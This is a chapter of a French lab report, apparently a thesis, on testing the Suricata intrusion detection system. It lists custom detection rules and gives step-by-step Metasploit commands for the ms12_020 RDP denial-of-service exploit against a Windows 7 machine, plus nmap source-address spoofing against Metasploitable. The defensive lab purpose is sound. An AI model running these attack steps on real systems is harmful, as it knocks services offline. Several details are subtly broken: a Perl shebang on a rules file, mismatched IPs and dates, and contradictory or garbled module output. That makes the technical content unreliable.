


FIGURE 3.15 – Configuration réussie

3.7 TEST

Avant que nous n'abordions les divers tests, nous allons expliquer ce que c'est qu'une attaque.

La plupart des attaques se mènent à travers la même démarche constituée de cinq (05) phases connues sous le nom des « 5 P », les cinq verbes anglais qui définissent ce qu'est une attaque. Il s'agit des phases : **Probe, Penetrate, Persist, Propagate et Paralyse**.

- **Probe** (*Sonde*) : c'est la phase au cours de laquelle on collecte des informations concernant la faille du système.
- **Penetrate** (*Pénétrer*) : une fois les informations récoltées, le pirate va les exploiter pour pénétrer le système d'information (SI). Des techniques d'attaques par Brute Force ou les attaques par dictionnaires peuvent être utilisées pour outrepasser les protections par mot de passe.
- **Persist** (*Persister*) : Une fois infiltré, le pirate déposera ses marques pour un potentiel retour, tout en corrigeant la faille à l'origine de sa pénétration pour empêcher l'accès à d'autres pirates. Pour cela il utilisera des backdoors.

- **Propagate** (*Propager*) : Le pirate est dans le réseau il pourra alors le parcourir à la recherche de nouvelle cible qui l'intéresserait.
- **Paralyse** (*Paralyser*) : le pirate va agir et nuire au sein du Système d'Information.

3.7.1 Les différents types d'attaques

Il existe un grand nombre d'attaques permettant à une personne mal intentionnée de s'approprier des ressources, de les bloquer ou de les modifier. Certaines requièrent plus de compétences que d'autres, en voici quelques-unes :

- **Attaques réseaux**

Ce type d'attaque se base principalement sur des failles liées aux protocoles ou à leur implémentation. Voici quelques attaques bien connues : [IP Spoofing](#), [ARP Poisoning](#), [MAC Spoofing](#).


- **Attaques applicatives**

Les attaques applicatives se basent sur des failles dans les programmes utilisés, ou encore des erreurs de configuration. Toutefois, comme précédemment, il est possible de classer ces attaques selon leur provenance. Nous avons : les Buffers overflow, les injections SQL, les Déni de service Distribué.

3.7.2 Les Différents Tests

Tout d'abord faudrait noter qu'un test d'intrusion est une méthode d'évaluation de la sécurité d'un système d'information ou d'un réseau informatique. Il s'agira ainsi de pénétrer au sein du réseau en y effectuant diverses attaques.

Nous allons à présent faire des tests avec SURICATA pour voir s'il enregistre les alertes. Sur ce, nous allons ajouter des alertes de règles de détection personnalisée sur les connexions ICMP, TCP et UDP entrantes au fichier "essai.rules".



```
#!/usr/bin/perl -l
#
# Custom rules for Suricata
#
# Rule 1: Detect DOS Connection RDP
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Alerte !!! Attaque DOS Connection RDP"; flow: from_server,established; content:"RDP"; offset: 0; depth: 3; content:"[DB]"; offset: 3; depth: 1; classtype:misc-activity; sid:2001330; rev:8;)

# Rule 2: Detect Ping Test
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Alerte !!! Test de PING Detecté"; sid:2100366; rev:8;)

# Rule 3: Detect MySQL 3306
alert tcp $EXTERNAL_NET any -> $HOME_NET 3306 (msg:"SCAN suspect entrant vers le port MySQL 3306"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:bad-unknown; sid:2010937; rev:3;)

# Rule 4: Detect VNC 3308
alert tcp $EXTERNAL_NET any -> $HOME_NET 3308 (msg:"SCAN !!! Analyse potentielle VNC 3308"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:attempted-recon; sid:2002911; rev:6;)

# Rule 5: Detect VNC 5800
alert tcp $EXTERNAL_NET any -> $HOME_NET 5800 (msg:"SCAN !!! Analyse potentielle VNC 5800"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:attempted-recon; sid:2002910; rev:6;)

# Rule 6: Detect MSSQL 1433
alert tcp $EXTERNAL_NET any -> $HOME_NET 1433 (msg:"SCAN suspect entrant vers le port MSSQL 1433"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:bad-unknown; sid:2010935; rev:3;)

# Rule 7: Detect Oracle 1521
alert tcp $EXTERNAL_NET any -> $HOME_NET 1521 (msg:"SCAN suspect entrant vers le port de Oracle 1521"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:bad-unknown; sid:2010936; rev:3;)

# Rule 8: Detect PostgreSQL 5432
alert tcp $EXTERNAL_NET any -> $HOME_NET 5432 (msg:"SCAN suspect entrant vers le port de PostgreSQL 5432"; flags:S; threshold: type limit, count 1, seconds 60, track by src; classtype:bad-unknown; sid:2010939; rev:3;)
```

FIGURE 3.16 – Personnalisation des règles

Avant de commencer les tests, examinons notre configuration en y effectuant un ping depuis notre machine attaquante d'adresse IP 192.168.237.133

- *ping 192.168.237.133*


```

root@kali: /home/work
root@kali:~# ping 192.168.237.136
PING 192.168.237.136 (192.168.237.136) 56(84) bytes of data:
64 bytes from 192.168.237.136: icmp_seq=1 ttl=64 time=4.02 ms
64 bytes from 192.168.237.136: icmp_seq=2 ttl=64 time=0.965 ms
64 bytes from 192.168.237.136: icmp_seq=3 ttl=64 time=1.23 ms
64 bytes from 192.168.237.136: icmp_seq=4 ttl=64 time=0.810 ms
64 bytes from 192.168.237.136: icmp_seq=5 ttl=64 time=0.850 ms
64 bytes from 192.168.237.136: icmp_seq=6 ttl=64 time=1.49 ms
64 bytes from 192.168.237.136: icmp_seq=7 ttl=64 time=0.760 ms
64 bytes from 192.168.237.136: icmp_seq=8 ttl=64 time=0.785 ms
64 bytes from 192.168.237.136: icmp_seq=9 ttl=64 time=0.656 ms
64 bytes from 192.168.237.136: icmp_seq=10 ttl=64 time=0.929 ms

```

FIGURE 3.17 – Vérification de notre configuration

Ainsi le ping effectué, il doit être enregistré dans les sorties que nous avons indiquées :

- `nano /var/log/suricata/fast.log`

```

root@kali: /home/deffender
root@kali:~# nano /var/log/suricata/fast.log

```

FIGURE 3.18 – Commande d'ouverture du fichier journal fast.log

```

GNU nano 5.4 /var/log/suricata/fast.log
07/30/2021-17:10:09.949503 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:10:14.433880 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:21:30.461750 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:22:12.308515 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:26:29.490319 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:30:34.975975 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:39:34.441761 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/30/2021-17:41:01.466542 *** [1:0-0] Test de PING détecté tout de suite *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/31/2021-16:22:25.461568 *** [1:0-0] Alerte !!! Test de PING détecté *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0
07/31/2021-16:22:40.550730 *** [1:0-0] Alerte !!! Test de PING détecté *** [Classification: (null)] [Priority: 3] [ICMP] 192.168.237.136 -> 192.168.237.136:0

```

FIGURE 3.19 – Réaction de SURICATA lors du Ping

- `nano /var/log/suricata/eve.json`

```

root@kali: /home/deffender
root@kali:~# nano /var/log/suricata/eve.json

```

FIGURE 3.20 – Commande d'ouverture du fichier eve.json

```

GNU nano 5.4 /var/log/suricata/eve.json
{"timestamp": "2021-07-30T17:10:09.949503", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:10:14.433880", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:21:30.461750", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:22:12.308515", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:26:29.490319", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:30:34.975975", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:39:34.441761", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:41:01.466542", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:41:01.466542", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...
{"timestamp": "2021-07-30T17:41:01.466542", "event_type": "alert", "status": "open", "uptime": 0, "capture": "kernel_packets:0", "kernel_drops": 0, "errors": 0, "decoder": "pkt", "...

```

FIGURE 3.21 – Sortie du fichier JSON

3.7.2.1 TEST 1 : Attaque DOS - Remote Desktop Protocol

Pour notre test d'intrusion, nous avons donc choisi une attaque de Déni de Service (DoS). Une attaque par déni de service (denial of service attack, d'où l'abréviation DoS) est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il peut s'agir de :

- L'inondation d'un réseau afin d'empêcher son fonctionnement ;
- La perturbation des connexions entre deux machines, empêchant l'accès à un service particulier ;
- L'obstruction d'accès à un service à une personne en particulier ;
- Également le fait d'envoyer des milliards d'octets à un box internet.

L'attaque par déni de service peut ainsi bloquer un serveur de fichiers, rendre impossible l'accès à un serveur web ou empêcher la distribution de courriel dans une entreprise.

Pour ce faire, nous utiliserons le Framework Metasploit. Ici, pas d'interface graphique, mais une console qui va nous permettre d'aller chercher les **exploits** et de configurer notre module afin de percer au mieux nos victimes au travers de commandes que nous allons renseigner au fur et à mesure de notre progression.

A) Prérequis

Il faudra installer plusieurs choses :

- La première est notre machine d'attaquant **Kali Linux**
- Une machine Windows 7 Professional 32 bits service pack 1

De base tous les prérequis comme Metasploit, PostgreSQL sont installés sur Kali Linux.

B) Quelques commandes de bases de Metasploit

Pour commencer, lançons le service *PostgreSQL* :

```
root@kali:~/homework

Fichier Actions Éditer Vue Aide

root@kali:~/homework#
root@kali:~/homework# service postgresql start
* Starting PostgreSQL 15 database server: /etc/init.d/postgresql: OK.
root@kali:~/homework# service postgresql status
* PostgreSQL 15 database server status:
PostgreSQL 15 database server is running (pid=1500).
Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
Active: active (running) since Wed 2023-07-26 23:36:28 CEST; 17s ago
Process: 1862 ExecStart=/bin/bash (code=exited, status=0/SUCCESS)
Main PID: 1862 (code=exited, status=0/SUCCESS)
CPU: 2ms

Jul 26 23:36:28 kali systemd[1]: Starting PostgreSQL 15 database server: /etc/init.d/postgresql: OK.
Jul 26 23:36:28 kali systemd[1]: Finished PostgreSQL 15 database server: /etc/init.d/postgresql: OK.
lines 1-9/9 (END)
```

FIGURE 3.22 – Démarrage du service PostgreSQL

Lançons ensuite la *msfconsole* :

[illegible]

FIGURE 3.23 – Lancement de msfconsole

La commande “*search*” va permettre de lister tout ce qui correspond en termes de nom/description/références suivant la chaîne renseignée, si nous avons une idée générale de ce que nous cherchons. Dans l’exemple associé, la commande search est utilisée pour chercher tout ce qui correspond à l’exploit ms12_020.

```
msf5 > search ms12_020

Matching Modules
=====
#  Name
#  -----
#  auxiliary/scanner/rdp/ms12_020_check
512-020 Microsoft Remote Desktop Checker
#  auxiliary/dos/windows/rdp/ms12_020_maxchannelids
512-020 Microsoft Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/wi
ndows/rdp/ms12_020_maxchannelids.
```

FIGURE 3.24 – Fonction de la commande "search"

La commande *"use"* qui va nous permettre d'utiliser un exploit après l'avoir recherché.

```
msf5 > search ms08_067_netapi

Matching Modules
=====
#  Name
#  -----
#  exploit/windows/smb/ms08_067_netapi
2008-10-26 great Yes MS08-067 Micros
oft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows
/smb/ms08_067_netapi.

msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

FIGURE 3.25 – Fonction de la commande "use"

La commande *"set"* va permettre de définir les variables de base lors de la configuration du Framework telles que RPORT, RHOST et d'autres.

Dans l'exemple nous avons configuré le RHOST et montré le résultat grâce à la commande *"show options"*.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.237.131
RHOST => 192.168.237.131
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.237.131 yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:paths'
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SMBSVC)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
LHOST     192.168.237.138 yes       The listen address (an interface may be specifi
ed)
LPORT     4444            yes       The listen port

Exploit target:
=====
Name  Target
----  -
0     Windows 7
```

FIGURE 3.26 – Fonction de la commande "set"

La commande *"check"* va vérifier si la cible est vulnérable à un exploit en particulier, ce qui va permettre d'avoir un premier aperçu au lieu de lancer un exploit directement.

```
msf5 exploit(windows/smb/ms08_067_netapi) > check
[*] 192.168.237.131/445 - The target is not exploitable.
msf5 exploit(windows/smb/ms08_067_netapi) >
```

FIGURE 3.27 – Fonction de la commande "check"

La commande *"info"* qui permet d'avoir des informations sur un exploit/module particulier, que l'on souhaite (ou non) utiliser. Elle donne des informations détaillées sur les auteurs, les références sur la vulnérabilité, les restrictions d'usage du payload.

```
msf5 exploit(windows/smb/ms08_067_netapi) > back
msf5 > info auxiliary/dos/windows/rdp/ms12_020_maxchannelids

Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2012-01-16

Provided by:
Luigi Auriemma
Daniel Godes-Lopez
Alex Ionescu
j0ack <j0ack@metasploit.com>
ms12-020

Check supported:
No

Basic options:
=====
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.237.131 yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:paths'
RPORT     3389             yes       The target port (TCP)

Description:
=====
This module exploits a use-after-free vulnerability in the Remote Desktop Protocol (RDP) client. The vulnerability exists in the way the client handles the 'maxChannelIds' parameter in the 'rdp' message. When the client receives a message with a high 'maxChannelIds' value, it can cause a buffer overflow in the 'maxChannelIds' array, leading to a use-after-free condition. This can be exploited to crash the RDP client or potentially execute arbitrary code.
```

FIGURE 3.28 – Fonction de la commande "info"

```

Description:
  This module exploits the MS12-020 RDP vulnerability originally
  discovered and reported by Luigi Auriemma. The flaw can be found in
  the way the 1-255 ConnectToName packet is handled in the
  macChannel2 field, which will result an invalid pointer being
  used, therefore causing a denial-of-service condition.

References:
  https://msdlist.gsp/vuln/detail/CVE-2012-0002
  https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/MS12-020
  http://www.exploit-db.com/exploits/10006
  http://pastie.org/private/eg8u0e0kfgp047g
  http://pastie.org/private/eg8u0e0kfgp047g
  http://www.exploit-db.com/exploits/10006
  https://blog.exploit-db.com/2012/03/21/metasploit-update
  
```

FIGURE 3.29 – Fonction de la commande "info" (Suite & Fin)

C) Réalisation du test (Cas d'utilisation – Remote Desktop Protocol)

Le Remote Desktop Protocol utilise une *remote desktop connection* qui est une vulnérabilité « ms12_020 ». Le plus inquiétant dans cette vulnérabilité c'est qu'elle permet l'exécution d'un code à distance si l'attaquant envoie une séquence spécialement forgée de paquets RDP. Par défaut le Remote Desktop Protocol (RDP) n'est pas activée sur les OS Windows. De ce fait, les OS qui n'ont pas activé le RDP ne sont pas de cibles potentielles.

Passons à l'application pratique :

Cette vulnérabilité exploite le port RDP 3389 (remote desktop protocol).

Nos machines, attaquantes et victimes doivent être sur le même réseau.

Ici la machine victime a pour IP 192.168.237.131 et est une machine Windows 7 32 bits Professional.




FIGURE 3.30 – Adresse IP de la machine victime




FIGURE 3.31 – Information du système de la machine victime

Nous partons du principe que les informations soient connues car en réalité il est bien plus difficile d'obtenir des informations telles que l'IP ou bien la demande d'activation de l'autorisation des connexions à distance.




FIGURE 3.32 – Autorisation des connexions à distance

Passons à l'exécution de l'exploit :

On lance la console.

Nous allons ensuite chercher parmi la base de données l'exploit **ms12_020**.

- search ms12_020




FIGURE 3.33 – Recherche de l'exploit ms12_020

Nous y trouvons deux résultats dont un qui nous correspond :

“Auxiliary/dos/windows/rdp/ms12_020_maxchannelids”

Nous allons maintenant utiliser cet exploit

- use auxiliary/dos/windows/rdp/ms12_020_maxchannelids



FIGURE 3.34 – Utilisation de l'exploit ms12_020

Utilisons *“show options”* pour voir ce qui doit être configuré et ensuite nous renseignons le port et l'IP de la victime en faisant respectivement un

- set RHOST 192.168.237.131
- set RPORT 3389

Suivi d'un dernier *“show options”* pour voir si tout a été configuré correctement




FIGURE 3.35 – Vérification de la configuration pour l'exploit

Nous pouvons maintenant lancer l'exploit :




FIGURE 3.36 – Lancement de l'attaque

Si tout se passe bien la machine victime va se retrouver sur un « Blue screen », ce qui empêchera la victime de continuer son activité.




FIGURE 3.37 – Résultat de l'attaque




FIGURE 3.38 – Résultat de l'attaque (Suite & Fin)

L'attaque étant faite, vérifions si notre IDS a pu détecter l'attaque. SURICATA se doit d'être toujours en exécution pour détecter la moindre anomalie dans le système.




FIGURE 3.39 – Statut du service de SURICATA

La règle utilisée pour détecter une telle attaque est la suivante :

```
alert tcp $HOME_NET 3389 -> $EXTERNAL_NET any (msg:"Alerte! Attaque DOS Connection RDP";
flow: from_server, established; content: "\03| "; offset: 0; depth: 1; content: "\D0| "; offset: 5; depth: 1;
classtype: miscactivity; sid:2001330; rev:8;)
```

Comme nous pouvons le voir dans les images ci-dessous, SURICATA a bel et bien détecté l'attaque.

- `nano /var/log/suricata/fast.log`



FIGURE 3.40 – Ouverture du fichier "fast.log"




FIGURE 3.41 – Détection de l'attaque par SURICATA

3.7.2.2 TEST 2 : IP Spoofing

L'*usurpation d'adresse IP* est la création de paquets IP (Internet Protocol) contenant une adresse source modifiée afin de cacher l'identité de l'expéditeur ou pour se faire passer pour un autre système informatique, ou les deux. C'est une technique souvent utilisée par les acteurs malveillants pour réaliser des attaques **DDoS** contre un appareil ciblé ou l'infrastructure environnante.

Ici, notre machine cible qui est une machine vulnérable METASPLOITABLE a pour adresse IP **192.168.237.134**.




FIGURE 3.42 – Adresse IP de Metasploitable

Celle utilisée pour notre attaque est une machine Kali Linux ayant pour adresse IP **192.168.237.135**.




FIGURE 3.43 – Adresse IP de la machine attaquante

NMAP (*Network Mapper*) est un logiciel libre et open source (licence) utilitaire pour la découverte du réseau et l'audit de sécurité. De nombreux administrateurs système et réseau le trouvent également utile pour des tâches telles que l'inventaire du réseau, la gestion des programmes de mise à niveau des services et la surveillance de la disponibilité de l'hôte ou du service.

Nmap utilise des paquets IP bruts de manière innovante pour déterminer quels hôtes sont disponibles sur le réseau, quels services (nom et version de l'application) ces hôtes offrent, quels systèmes d'exploitation (et versions de système d'exploitation) ils exécutent, quel type de filtres de paquets/pare-feu sont en cours d'utilisation, et des dizaines d'autres caractéristiques. Il a été conçu pour analyser rapidement les grands réseaux, mais fonctionne bien contre des hôtes uniques.

Pour commencer, nous allons lancer un scan sur notre cible.




FIGURE 3.44 – Scan vers la machine cible




FIGURE 3.45 – Scan vers la machine cible (Suite & Fin)

Comme nous pouvons le constater, tous les ports de notre machine cible sont ouverts.

À présent nous allons envoyer des paquets à notre machine cible en usurpant notre adresse IP. Nous allons donc utiliser la commande :

- **nmap -e eth0 -S 13.17.168.124 192.168.237.134**



FIGURE 3.46 – Envoi de paquets avec usurpation de l'adresse source




FIGURE 3.47 – Envoi de paquets avec usurpation de l’adresse source (Suite)




FIGURE 3.48 – Envoi de paquets avec usurpation de l’adresse source (Suite & Fin)

L’analyse avec -S nous permet de définir explicitement l’adresse IP source que contiennent les en-têtes IPv4 (ou IPv6) de notre analyse. Si nous essayons de scanner quelque chose, la raison utile à utiliser -S est de définir notre IP source lorsque NMAP ne peut pas le comprendre lui-même.

Alternativement, nous pouvons donner l’impression que notre analyse NMAP provient d’un autre système du réseau, afin de semer la confusion chez un défenseur et de lui faire perdre son temps.

Voici donc des résultats lors de la capture des paquets de notre réseau avec Wireshark.

